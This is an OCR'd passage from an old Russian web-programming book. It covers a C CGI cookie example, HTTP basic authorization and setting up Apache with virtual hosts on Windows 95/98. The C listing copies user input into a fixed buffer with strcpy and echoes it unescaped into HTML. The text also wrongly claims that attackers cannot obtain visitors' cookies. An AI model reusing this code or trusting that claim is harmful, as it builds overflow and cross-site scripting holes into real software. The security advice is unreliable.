`cookie1=value1;cookie2=value2.`

Сценарий должен разобрать эту строку, распаковать ее и затем работать по своему усмотрению.

Пример программы для работы с Cookies

В заключение приведу простой сценарий, который использует Cookies. Для упрощения в нем не производится URL-кодирование и декодирование — будем считать, что пользователь может печатать только на латинице.

Листинг 3.8. Простой сценарий, использующий Cookies

```
#include <stdio.h>
#include <stdlib.h>

// начало программы
void main() {
// Временный буфер
  char Buf[1000];
// получаем в переменную Cook значение Cookies
  char *Cook = getenv("HTTP_COOKIE");
// пропускаем в ней 5 первых символов ("cook="), если она не пустая -
// получим как раз значение Cookie, которое мы установили ранее
// (см. ниже).
  Cook += 5;  // сдвинули указатель на 5 символов вперед по строке
// получаем переменную QUERY_STRING
  char *Query = getenv("QUERY_STRING");
// проверяем, заданы ли параметры у сценария — если да, то
// пользователь, очевидно, ввел свое имя или нажал кнопку,
// в противном случае он просто запустил сценарий без параметров
  if(strcmp(Query, "")) { // строка не пустая?
    // копируем в буфер значение QUERY_STRING,
```

```
    // пропуская первые 5 символов (часть "name=") -
    // получим как раз текст пользователя
    strcpy(Buf, Query + 5);
    // Пользователь ввел имя — значит, нужно установить Cookie
    printf("Set-cookie: cook=%s; "
           "expires=Friday,31-Dec-01 23:59:59 GMT", Buf);
    // Теперь это — новое значение Cookie
    Cook=Buf;
  }
// выводим страницу с формой
  printf("Content-type: text/html\n\n");
  printf("<html><body>\n");
// если имя задано (не пустая строка), приветствие
  if(strcmp(Cook, ""))
    printf("<h1>Привет, %s!</h1>\n",Cook);
// продолжаем
  printf("<form action=/cgi-bin/script.cgi method=get>\n");
  printf("Ваше имя: ");
  printf("<input type=text name=name value='%s'>\n",Cook);
  printf("<input type=submit value='Отправить'>\n");
  printf("</form>\n");
  printf("</body></html>");
}
```

Теперь при первом заходе на этот URL пользователь получит форму с пустым полем для ввода имени. Если он что-то туда напечатает и нажмет кнопку отправки, его информация запомнится браузером. Итак, посетив в любое время до 31 декабря 2001 года этот же URL, он увидит то, что напечатал давным-давно в текстовом поле. И, что самое важное, — его информацию "увидит" также и сценарий. Кстати, у злоумышленника нет никаких шансов получить значение Cookie посетителя, потому что оно хранится у него на компьютере, а не на сервере.

И опять я намекаю на то, что использование Си и на этот раз довольно затруднительно. Неудобно URL-декодировать и кодировать при установке Cookies, накладно разбирать их на части, да и вообще наша простая программа получилась слишком длинной. Не правда ли, приятно будет обнаружить, что в PHP все это реализовано автоматически: для работы с Cookies существует всего одна универсальная функция `SetCookie()`, а получение Cookies от браузера вообще не вызовет никаких проблем, потому что оно ничем не отличается от получения данных формы. Это логично. В

самом деле, какая нам разница, какие данные пришли из формы, а какие — из Cookies? С точки зрения сценария — все равно...

Но не буду забегать вперед. Займемся пока теорией авторизации.

Авторизация

Часто бывает нужно, чтобы на какой-то URL могли попасть только определенные пользователи. А именно, только те, у которых есть зарегистрированное имя (*login*) и пароль (*password*). Механизм *авторизации* как раз и призван упростить проверку данных таких пользователей.

Я не буду здесь рассматривать все возможности этого механизма по трем причинам. Во-первых, существует довольно много типов авторизации, различающихся степенью защищенности передаваемых данных. Во-вторых, при написании обычных CGI-сценариев для того, чтобы включить механизм авторизации, необходимо провести некоторые манипуляции с настройками (файлами конфигурации) сервера, что, скорее всего, будет затруднительно (ведь обычно компания, которая предоставляет услуги по обслуживанию виртуального хоста, не позволяет вмешиваться в настройки сервера). И наконец, в-третьих, весь механизм авторизации значительно упрощается и унифицируется при использовании PHP, и вам не придется ничего исправлять в этих злополучных настройках сервера. Так что давайте отложим практическое знакомство с авторизацией и займемся ее теорией.

Расскажу вкратце о том, как все происходит на нижнем уровне при одном из самых простых типов авторизации — *basic-авторизации*. Итак, предположим, что сценарий посылает браузеру пользователя следующий заголовок:

```
WWW-Authenticate: Basic realm="имя_зоны"
HTTP/1.0 401 Unauthorized"
```

Обратите внимание на то, что последний заголовок несколько отличается по форме от обычных заголовков. Так и должно быть. Строка `имя_зоны` в первом из них задает некоторый идентификатор, который будет определять, к каким ресурсам будет разрешен доступ зарегистрированным пользователям. При программировании CGI-сценариев этот параметр используется в основном исключительно для формирования приветствия (подсказки) в диалоговом окне, появляющемся в браузере пользователя (там отображается имя зоны), так что мы не будем вдаваться в детали относительно него.

Затем, как обычно, посылается тело документа (сразу отмечу, что именно это тело ответа будет выдано пользователю, если он нажмет в диалоговом окне (*см. ниже*) кнопку **Cancel**, т. е. отменит вход). В этом случае происходит нечто удивительное: в браузере пользователя появляется небольшое диалоговое окно, в котором предлагается вести login и password. После того как пользователь это сделает, управление пере-

дается обратно серверу, который среди обычных заголовков запроса (которые посылает браузер) получает примерно такой:

```
Authorization: Basic TG9naW46UGFzcw==
```


Это — ни что иное, как закодированные данные, введенные пользователем. Теоретически, далее этот заголовок должен каким-то образом передаться сценарию (для этого как раз и необходимо добавление команд в файлы конфигурации сервера). Сценарий, декодировав его, может решить: то ли повторить всю процедуру сначала (если имя или пароль неправильные), или же начать работать с сообщением "OK, все в порядке, вы — зарегистрированный пользователь".

Предположим, что сценарий подтвердил верность данных и "пропустил" пользователя. В этом случае происходит еще одна вещь: login и password пользователя запоминаются в скрытом Cookie, "живущем" в течение одной сессии работы с браузером. Затем, что бы мы ни делали, заголовок

```
Authorization: Basic значение_Cookie
```

будет присылаться для любого сценария (и даже для любого документа) на нашем сервере. Таким образом, посетителю, зарегистрировавшемуся однажды, нет необходимости каждый раз заново набирать свое имя и пароль в течение текущего сеанса работы с браузером, т. е., пока пользователь его не закроет.


И еще: после верной авторизации при вызове любого сценария будет установлена переменная окружения `REMOTE_USER`, содержащая имя пользователя. Так что в дальнейшем можно ее задействовать для определения того, какой же посетитель зарегистрировался.



ЧАСТЬ II.

ВЫБОР И НАСТРОЙКА ИНСТРУМЕНТАРИЯ. WEB-СЕРВЕР APACHE

Глава 4



Установка Apache

Введение: зачем нужен домашний сервер?

Эта часть книги поможет вам "скачать" и установить один из лучших серверов — Apache, а также те приложения, из-за которых большинство программистов и любят Apache для Windows 95/98. Имеются в виду, конечно, интерпретатор PHP и популярная СУБД MySQL, также работающие под Windows. Прочитав эту часть книги и скачав дистрибутивы (заметьте, совершенно бесплатно!), вы будете вооружены всеми инструментами, которые так необходимы для профессиональной работы в Web!

Примечание

Бытует мнение, что MySQL (а тем более для Windows 95/98) нельзя получить бесплатно, а можно только купить. Так вот, можете вздохнуть с облегчением: недавно разработчики MySQL выпустили бесплатную версию сервера для Windows 95/98, вы можете загрузить самую последнюю ее версию на официальном сайте MySQL: **http://www.mysql.com**.

Даже если вы и не планируете в будущем использовать PHP, а предпочитаете другой язык (например, Perl), то после внимательного ознакомления с этой частью книги вы сможете на порядок упростить себе жизнь — точнее, ее часть, касающуюся написания и отладки сценариев. И это благодаря тому, что все описанное здесь почти на 100% совместимо с тем программным обеспечением, которое скорее всего установлено у вашего хостинг-провайдера (а больше половины современных хостинг-провайдеров работают с Unix, но не с Windows). Однако, если вы собираетесь всерьез заняться хостингом на платформе Win32, то лучше, наверное, будет использовать не Apache и PHP, а MIIS (Microsoft Internet Information Server — Информационный сервер Интернета Microsoft) и ASP (Active Server Pages — Активные серверные страницы), про которые, я уверен, написано множество других книг.

Эта часть книги, как уже говорилось, будет полезна не только программистам на PHP. Ведь часто возникает ситуация, когда необходимо проверить *полный* вид HTML-страницы. Однако чаще всего это невозможно при работе дома — технологии SSI (Server-Side Includes — Включения на стороне сервера), CGI (Common Gateway Interface — Общий шлюзовой интерфейс) и, конечно, PHP требуют использования сервера. Как же быть? Не стоит впадать в апатию — нужно просто установить на ваш

домашний компьютер (пусть даже и не подключенный к Интернету) специальную программу — Web-сервер. Вообще-то серверов существует множество — плохие и хорошие, медленные и быстрые... Я предлагаю вам установить сервер, подпадающий под категории, следующие за "и". А именно — Apache. Самое главное то, что это чуть ли не единственный сервер, который позволяет работать в Windows 95/98 с технологиями PHP, CGI и Perl-сценариями одновременно так же просто и непринужденно, как будто у вас инсталлирована Unix.

Дистрибутивы и ссылки

Я привожу список ссылок на сайты, на которых всегда можно найти самые свежие версии программных продуктов. Все описываемые здесь программы были загружены и установлены мной именно с этих сайтов. Итак:

- официальный сайт Apache: **http://www.apache.org**;
- официальный сайт PHP: **http://www.php.net**;
- официальный сайт MySQL: **http://www.mysql.com**;
- официальный сайт Active Perl: **www.activestate.com**;

И еще несколько ссылок, полезных Web-программисту.

- Всероссийский Клуб Веб-мастеров: **http://www.webclub.ru**.
- Клуб разработчиков PHP: **http://www.phpclub.net**.
- Лаборатория dk: **http://www.dklab.ru**.

От слов к делу: установка Apache

Итак, вы решились установить на свой компьютер Apache для Windows 95/98. В таком случае вам следует запастись терпением и для начала "скачать" дистрибутив сервера с официального сайта Apache: **http://www.apache.org**. Советую вам выбрать самую последнюю версию сервера для платформы Windows. Теперь нам предстоит настройка Apache для вашей системы.

Замечание

Мы попросим вас в точности выполнять перечисленные ниже шаги, не пропуская и не откладывая ни одного. Дело в том, что конфигурирование и настройка Apache — довольно непростая работа, которая обычно поручается профессионалам. Далее приводятся инструкции с довольно скупыми объяснениями, почему нужно сделать то или иное действие, в расчете на то, что вы будете соблюдать их буквально. В противном случае вам, скорее всего, придется дополнительно провести пару неприятных часов (или дней) за изучением доку-

ментации Apache, в частности, той ее части, которая касается конфигурирования.

Этап первый: установка

1. Запустите только что полученный файл дистрибутива Apache. В появившемся диалоговом окне нажмите кнопку **Next** (рис. 4.1), а затем — кнопку **Yes**, чтобы согласиться с условиями лицензии.

Рис. 4.1. Установка Apache




Рис. 4.2. Каталог для установки сервера

2. Нажимайте кнопку **Next** в открывающихся окнах до тех пор, пока не появится запрос о выборе каталога для установки Apache (рис. 4.2). Рекомендую вам оставить тот каталог, который предлагается по умолчанию (пусть это, например, `C:\Program Files\Apache Group\Apache`). Запомните его на будущее.
3. В появившемся окне установите флажок **Typical** (Обычная) и нажмите кнопку **Next** (рис. 4.3).
4. Программа инсталляции Apache предложит создать папку в меню **Пуск** в папке **Программы**. Позвольте ей это сделать, нажав кнопку **Next**. Начнется процесс копирования программного обеспечения.
5. После окончания копирования нажмите кнопку **Finish**. Процесс установки сервера завершен, впереди — его настройка.




Рис. 4.3. Тип установки

Этап второй: настройка файла конфигурации Apache

На этом этапе вам нужно определиться с каталогом, в котором будут храниться ваши сайты. По умолчанию Apache использует для этого `C:\Program Files\Apache Group\Apache\htdocs`, где сразу после установки можно найти документацию по серверу. Думаю, для серьезных целей такая дислокация не очень подходит — слишком уж длинное имя, поэтому я рекомендую создать для всех сайтов отдельный виртуальный диск (например, с именем `Z:`) при помощи утилиты *subst*, входящей в Windows. Итак, вам нужно проделать ряд действий.

1. Выберите каталог, в котором будут храниться ваши сайты (их может быть несколько). Пусть, например, это будет `C:\INTERNET`. Ваш каталог будет содержать корневой каталог нового диска `Z:`.
2. В начале файла autoexec.bat (но после команды @echo off, если она у вас там есть) напишите такую строку:

   ```
   subst Z: C:\INTERNET
   ```

3. Перезагрузите компьютер, чтобы новый логический диск `Z:` создался. Теперь все, что сохранено в каталоге `C:\INTERNET`, будет отображаться на панели диска `Z:`, как будто это — обычный жесткий диск.

   Внимание

   Имеются сведения, что в Windows 95/98 есть ошибка. В результате при использовании subst пути иногда "сами по себе" преобразуются в абсолютные (то есть, например, в нашем случае `Z:` преобразуется в `C:\INTERNET`), причем в процессе работы какой-нибудь программы и совершенно неожиданно для нее. Указанная ошибка чаще всего проявляется в неработоспособности Perl-транслятора (если его не совсем корректно настроить). При работе с PHP никаких побочных эффектов не наблюдалось.

Вы можете также создать диск `Z:` с помощью какой-нибудь программы для виртуальных разделов (например, с помощью встроенной в Windows 95/98 программы *DriveSpace*). Это решение, пожалуй, даже лучше, чем использование subst, как с точки зрения экономии памяти, и с точки зрения быстродействия. Ведь что такое Web-сайт, как не набор очень небольших файлов? А DriveSpace как раз и оптимизирует работу с такими файлами. Как использовать DriveSpace, смотрите во встроенной в Windows документации.

- Создайте на диске `Z:` каталог `home`, а в нем — каталог `localhost`. В нем будет храниться содержимое главного хоста Apache — того, который доступен по адресу **http://localhost**. Перейдите в последний созданный каталог. Создайте в нем каталоги `cgi` и `www`. В первом будут храниться CGI-сценарии, а во втором — ваши документы и программы на PHP. Замечу, что подобную операцию вам нужно будет проделывать каждый раз при создании нового виртуального хоста (о них мы поговорим чуть позже). Полученная структура каталогов показана на рис. 4.4.

  Откройте в **Блокноте** файл конфигурации `httpd.conf`, который расположен в подкаталоге conf каталога Apache (в нашем примере это `C:\Program Files\Apache Group\Apache`). Впрочем, вы можете и не искать этот файл вручную, а воспользоваться командой **Edit configuration**, пройдя по цепочке меню **Пуск | Программы | Apache Web Server | Management**. `Httpd.conf` — единственный файл, который вам нужно настроить. Вам предстоит найти и изменить в нем некоторые строки, а именно те, о которых упоминается далее. Во избежание недоразумений не трогайте все остальное. Следует заметить, что в файле каждый параметр сопровождается несколькими строками

комментариев, разобраться в которых с первого раза довольно тяжело (впрочем, вы можете обратиться к *Приложению Б*, в котором приведен полный перевод этих комментариев на русский язык). Поэтому не обращайте на них особого внимания.

Для начала мы настроим параметры для главного хоста Apache — `localhost`, а также параметры по умолчанию, которые будут унаследованы всем остальными виртуальными хостами, если мы когда-либо захотим их создать.




Рис. 4.4. Структура каталогов главного хоста

- Задайте значение параметра `ServerName` следующим образом:

  ```
  ServerName localhost
  ```

  Только не забудьте раскрыть комментарий для поля `ServerName`, т. е. убрать символ `#` перед этим параметром (установленный по умолчанию), поскольку все, что идет после этого символа и до конца строки, Apache игнорирует.

- В поле `DocumentRoot` укажите тот каталог, в котором будут размещены ваши HTML-файлы. Мы ранее договорились, что это будет `z:\home\localhost\www`)

  ```
  DocumentRoot z:/home/localhost/www
  ```

- Найдите секцию, начинающуюся строкой `<Directory диск:/>` и заканчивающийся строкой `</Directory>` (такие блоки содержат установки для заданного каталога и всех его подкаталогов). Этот блок может содержать множество комментариев — не обращайте на них внимания. Его нужно заменить на секцию следующего вида:

  ```
  <Directory z:/>
    Options Indexes Includes
    AllowOverride All
    Allow from all
  </Directory>
  ```

  Этим вы обеспечите, что в данном блоке будут храниться настройки для всех каталогов по умолчанию (так как `z:` — корневой каталог). А именно, для всех каталогов по умолчанию предоставляется возможность автоматической генерации индекса — списка содержимого каталога при просмотре его в браузере, а также

поддержка SSI и разрешение использовать файлы `.htaccess` для индивидуальных настроек каталогов.

- Найдите аналогичный блок, начинающийся строкой `<Directory "C:/Program Files/Apache Group/Apache/htdocs">` и заканчивающийся ограничителем `</Directory>`. Там будет много комментариев, не обращайте на них внимание. Эту секцию вам нужно удалить, т. к. все настройки для каталога со страничками должны наследоваться от настроек по умолчанию, которые мы только что установили.
- Инициализируйте параметр **DirectoryIndex** так:

```
DirectoryIndex index.htm index.html
```

Это — так называемые файлы индекса, которые автоматически возвращаются сервером при обращении к какому-либо каталогу, если не указано имя HTML-документа. В принципе, можно добавить сюда и другие имена, например, `index.php`, и т. д. Тем не менее, дополнительные настройки все же лучше делать в файлах `.htaccess` для каждого сайта в отдельности.

- Найдите и исправьте следующий параметр:

```
ScriptAlias /cgi-bin/ "z:/home/localhost/cgi/"
```

Добавьте после него еще такую строчку:

```
ScriptAlias /cgi/ "z:/home/localhost/cgi/"
```

Да, именно так, с двумя слэшами — в начале и в конце. Это будет тот каталог, в котором должны располагаться ваши CGI-сценарии. Подобный параметр говорит Apache о том, что, если будет указан путь вида `http://localhost/cgi-bin`, то на самом деле следует обратиться к каталогу `z:/home/localhost/cgi`. Мы используем два псевдонима для CGI-каталога потому, что `/cgi-bin/` будет доступен не только главному хосту localhost, но и всем остальным виртуальным хостам. В то же время у каждого из них будет дополнительно свой CGI-каталог `/cgi/`.

- Теперь следует найти блок параметров, начинающийся с `<Directory "C:/Program Files/Apache Group/Apache/cgi-bin">` и заканчивающийся `</Directory>`. Это — настройки для CGI-каталога. Так как мы не собираемся указывать никаких дополнительных параметров взамен тех, которые уже установлены по умолчанию, этот блок нужно удалить.
- Найдите и настройте (не забудьте раскрыть комментарий!) следующий параметр:

```
AddHandler cgi-script .bat .exe .cgi
```

Он говорит Apache о том, что файлы с расширениями `exe`, `bat` и `cgi` надо рассматривать как CGI-модули.

- И последнее — установите следующие параметры:

```
AddType text/html .shtml
AddHandler server-parsed .shtml .html .htm
```

Этим вы заставляете Apache обрабатывать файлы с указанными расширениями процессором SSI.

- ❐ Теперь не забудьте сохранить изменения и закройте **Блокнот**.

Этап третий: тестирование Apache

Поздравляем — вы настроили свой Apache, и он должен уже работать! Для запуска сервера нажмите кнопку **Пуск**, затем выберите **Программы**, **Apache Web Server**, **Management** и **Start Apache**, при этом всплывет окно, очень похожее на **Сеанс MS-DOS**, и ничего больше не произойдет. Не закрывайте его и не трогайте до конца работы с Apache.

Если окно открывается и тут же закрывается, это означает, что вы допустили какую-то ошибку в файле `httpd.conf`. В этом случае придется искать неточность. Проще всего это сделать, как указано ниже.

1. Запустите **Сеанс MS-DOS**. Для этого нажмите кнопку **Пуск**, затем выберите **Выполнить**. Наберите в появившемся диалоговом окне строку `command` и нажмите клавишу <Enter>. Появится подсказка командной строки.
2. Наберите следующие команды DOS:

```
c:
cd "\Program Files\Apache Group\Apache"
apache.exe
```

3. Если до этого Apache не выполнялся, то вы получите сообщение об ошибке и номер строки в httpd.conf, где она произошла. Исправьте httpd.conf и повторите описанный процесс сначала, до тех пор, пока в окне не отобразится что-то вроде "Apache/1.3.14 (Win32) running..."

Несколько слов о том, как можно упростить запуск и завершение сервера. В Windows можно назначить любому ярлыку функциональную комбинацию клавиш, нажав которые, вы запустите связанное с ним приложение. Так что щелкните правой кнопкой мыши на панели задач, в контекстном меню выберите **Свойства**, затем **Настройка меню** и кнопку **Дополнительно**. В открывшемся Проводнике присвойте ярлыку **Start Apache** комбинацию клавиш <Ctrl>+<Alt>+<A>, а ярлыку **Stop Apache** — <Ctrl>+<Alt>+<S>. Теперь вы сможете запускать сервер нажатием <Ctrl>+<Alt>+<A> и останавливать его, нажав <Ctrl>+<Alt>+<S>.

Теперь проверим, правильно ли мы настроили сервер.

Проверка html

В каталоге `z:/home/localhost/www`, содержащем HTML-документы Apache, создайте файл `index.html` с любым текстовым наполнением. Теперь запустите браузер и наберите:

```
http://localhost/index.html
```

или просто

```
http://localhost/
```

Должен загрузиться ваш файл.

Проверка SSI

В каталоге `z:/home/localhost/www` с HTML-документами Apache создайте файл `test.shtml` со следующим содержанием (внимательно следите за соблюдением пробелов в директиве `include!`):

Листинг 4.1. Файл `test.shtml`

```
SSI Test!<hr>
<!--#include virtual="/index.html" -->
<hr>
```

Затем наберите в браузере:

```
http://localhost/test.shtml
```

Должен открыться файл, который состоит из текста "SSI Test!", за которым следует содержимое файла `index.html` между двумя горизонтальными чертами. Если этого не произошло, значит, вы неправильно сконфигурировали SSI.

Проверка CGI

В каталоге `z:/home/localhost/cgi`, предназначенном для хранения CGI-сценариев, создайте файл `test.bat` с таким содержанием:

Листинг 4.2. Файл `test.bat`

```
@echo off
echo Content-type: text/html
echo.
echo.
Dir
```

Далее в браузере наберите:

```
http://localhost/cgi-bin/test.bat
```

В окне отобразится результат команды DOS `dir`.

Замечание

Нужно отметить, что последний пример работает не под всеми версиями Windows: иногда вместо того, чтобы выполнить файл `test.bat`, Apache выводит в браузер его содержимое. С чем это связано — не совсем ясно, однако, кажется, можно избавиться от указанной ошибки путем манипулирования с реестром Windows. Если у вас `test.bat` не запускается, не расстраивайтесь: вряд ли вы когда-нибудь будете писать сценарии в виде bat-файлов, тем более, что этот способ несовместим с Unix.

Если что-то пошло не так, либо окно Apache открывается и тут же закрывается, значит, где-то произошла ошибка — скорее всего, причины ее возникновения можно найти в `httpd.conf`. За детальным разъяснением этих причин можно обратиться к log-файлам, расположенным в каталоге `C:\Program Files\Apache Group\Apache\logs`.

Виртуальные хосты Apache

Итак, вы установили Apache и получили, таким образом, каталог `z:/home/localhost/www` для хранения документов и `z:/home/localhost/cgi` для CGI. Однако в Интернете вы поддерживаете (или, скорее всего, будете поддерживать) несколько серверов, а Apache создал для вас только один. Конечно, можно структуру этих нескольких серверов хранить на одном сервере, однако проще и удобнее было бы создать несколько *виртуальных* хостов с помощью Apache. В нашем распоряжении есть два вида виртуальных хостов: отдельные для каждого IP-адреса или же использующие один общий IP-адрес (так называемые *name-based хосты* — хосты, определяемые по имени). В тренировочных целях мы рассмотрим оба варианта, а именно, создадим хост `hacker`, задействующий тот же адрес, что и `localhost`, а также хост `cracker` с адресом `127.0.0.2`.

Примечание

Конечно, вместо "`hacker`" и "`cracker`" вам нужно будет указать желаемые имена ваших виртуальных хостов. Советуем назвать их так же, как и на вашем настоящем Web-сервере, но только без "суффикса" `.ru` или `.com` — это может многое упростить при программировании сценариев.

Как это принято в Unix, каждый сервер будет представлен своим каталогом в `z:/home` с именем, совпадающим с именем сервера (мы уже проделывали нечто подобное с хостом `localhost`). Например, сервер `hacker` будет храниться в каталоге `z:/home/hacker`, который вам необходимо создать прямо сейчас (конечно, вместе с его подкаталогами `cgi` и `www`, как мы делали это ранее), а хост `cracker` — в каталоге `z:/home/cracker`. В этих каталогах будут находиться:

- файлы `access.log` с журналом доступа к виртуальному серверу;
- файлы `errors.log` с журналом ошибок сервера;

- каталог `www`, где, как обычно, будут размещаться HTML-документы;
- каталог `cgi` для хранения CGI-программ.

На рис. 4.5 представлена структура каталогов, которая должна у нас получиться.




Рис. 4.5. Структура каталогов виртуального хоста с объявлением главного хоста

Для установки виртуальных хостов необходимо внести некоторые изменения в файл конфигурации Apache `httpd.conf` (*см. выше*), а также в некоторые файлы Windows. Опишем, что для этого нужно сделать.

Откройте файл `httpd.conf` (можете для этого воспользоваться уже упоминавшимся выше ярлыком **Edit configuration**. Перейдите в конец файла, вам предстоит добавить туда несколько строк. Вставьте следующие строки в конце файла после всех комментариев:

Листинг 4.3. Настройка виртуальных хостов

```
NameVirtualHost 127.0.0.1
#----localhost
<VirtualHost localhost>
  ServerAdmin webmaster@localhost
  ServerName localhost
  DocumentRoot "z:/home/localhost/www"
  ScriptAlias /cgi/ "z:/home/localhost/cgi/"
  ErrorLog z:/home/localhost/error.log
  CustomLog z:/home/localhost/access.log common
</VirtualHost>
#----hacker
<VirtualHost hacker>
```

```
  ServerAdmin webmaster@hacker.ru
  ServerName hacker
  DocumentRoot "z:/home/hacker/www"
  ScriptAlias /cgi/ "z:/home/hacker/cgi/"
  ErrorLog z:/home/hacker/error.log
  CustomLog z:/home/hacker/access.log common
</VirtualHost>
#----cracker
<VirtualHost cracker>
  ServerAdmin webmaster@cracker.ru
  ServerName cracker
  DocumentRoot "z:/home/cracker/www"
  ScriptAlias /cgi/ "z:/home/cracker/cgi/"
  ErrorLog z:/home/cracker/error.log
  CustomLog z:/home/cracker/access.log common
</VirtualHost>
```

Замечание

Обратите внимание на то, что мы добавили дополнительно секцию `<VirtualHost>` для хоста `localhost`. Если этого не сделать, то все запросы к нему (то есть, по адресу `127.0.0.1`) будут обработаны name-based хостом `hacker`. Происходит это, видимо, из-за того, что хосты в секции `<VirtualHost>` имеют больший приоритет при обработке, чем главный хост, который мы создали ранее.

Директива `NameVirtualHost` говорит серверу, что указанный IP-адрес может использоваться несколькими виртуальными хостами, поэтому для обработки запросов, поступающих на этот адрес, нужно привлекать протокол HTTP 1.1 (который, собственно, и поддерживает технику работы с name-based хостами).

При желании можно добавить и другие параметры в блоки `<VirtualHost>` (например, `DirectoryIndex` и т. д.) Не переопределенные параметры наследуются виртуальным хостом от главного. Однако не советую злоупотреблять настройками в этих секциях — лучше сделать их в файле `htaccess` в директории нужного хоста, потому что компания, которая предоставляет (будет предоставлять) вам "настоящие" виртуальные хосты в Интернете, вряд ли позволит менять данные блоки.

Но как же система узнает, что хост `cracker` сопоставлен с адресом `127.0.0.2`, а `hacker` — name-based хост? Для решения проблемы надо немного подправить системный файл `hosts`, который находится в каталоге `C:\WINDOWS` для операционных систем Windows 95/98/Millenium и `C:\WINNT\SYSTEM32\DRIVERS\etc` для Windows NT и Windows 2000.

Внимание

Не путайте файл `hosts` (без расширения) с файлом `hosts.sam`, который, скорее всего, также расположен в том же каталоге! Последний файл является просто демонстрационным примером Microsoft и никак не используется системой. Если файла `hosts` не существует, его необходимо создать.

Файл `hosts` — обычный текстовый файл, и в него может быть заранее включена только одна строка:

```
127.0.0.1       localhost
```

Именно эта строка и задает соответствие имени `localhost` адресу `127.0.0.1`.

Замечание

Ради справедливости следует сказать, что имя `localhost` работает и без указанной выше строки. Ну и выдумщики же эти парни из компании Microsoft!

Для нашего виртуального хоста надо добавить соответствующую строчку, чтобы файл выглядел так:

Листинг 4.4. Файл `hosts`

```
127.0.0.1  localhost hacker
127.0.0.2  cracker
```

Обратите внимание на то, что хост `hacker` описан на той же строке, что и `localhost`. Дело в том, что в файле `hosts` должны указываться только *уникальные* IP-адреса. Если же одному адресу сопоставляется сразу несколько хостов, то один из них (тот, который идет первым) объявляется главным, а остальные — его псевдонимами. В нашем случае `localhost` — главный, а `hacker` — его псевдоним. Apache при получении запроса на адрес `127.0.0.1` узнает, что он пришел хосту с именем `hacker`, и активизирует соответствующий блок `<VirtualHost>`.

Итак, мы создали виртуальные хосты со следующими свойствами:

Хост `hacker`:

- имя — `hacker`;
- доступен по адресу `http://hacker`;
- расположен в каталоге `z:/home/hacker`;
- каталог для хранения документов — `z:/home/hacker/www`, доступный по адресу `http://hacker/`;
- каталог для CGI — `z:/home/hacker/cgi`, доступный по адресу `http://hacker/cgi/`;
- файлы журналов хранятся в `z:/home/hacker`.

Хост `cracker`:

- имя — `cracker`;
- доступен по адресу `http://cracker` или `http://127.0.0.2`;
- размещен в каталоге `z:/home/cracker`;
- каталог для хранения документов — `z:/home/cracker/www`, доступен по адресу `http://cracker/`;
- каталог для CGI — `z:/home/cracker/cgi`, доступен по адресу `http://cracker/cgi/`;
- файлы журналов содержатся в `z:/home/cracker`.

Замечание


Необходимо заметить, что главный хост (невиртуальный, тот, который мы создали ранее) по-прежнему доступен по адресу `http://127.0.0.1` или `http://localhost`. Более того, его директория `cgi-bin` "видна" всем существующим виртуальным хостам, так что вы можете ее использовать.

После всех изменений не забывайте перезапускать Apache.

Внимание

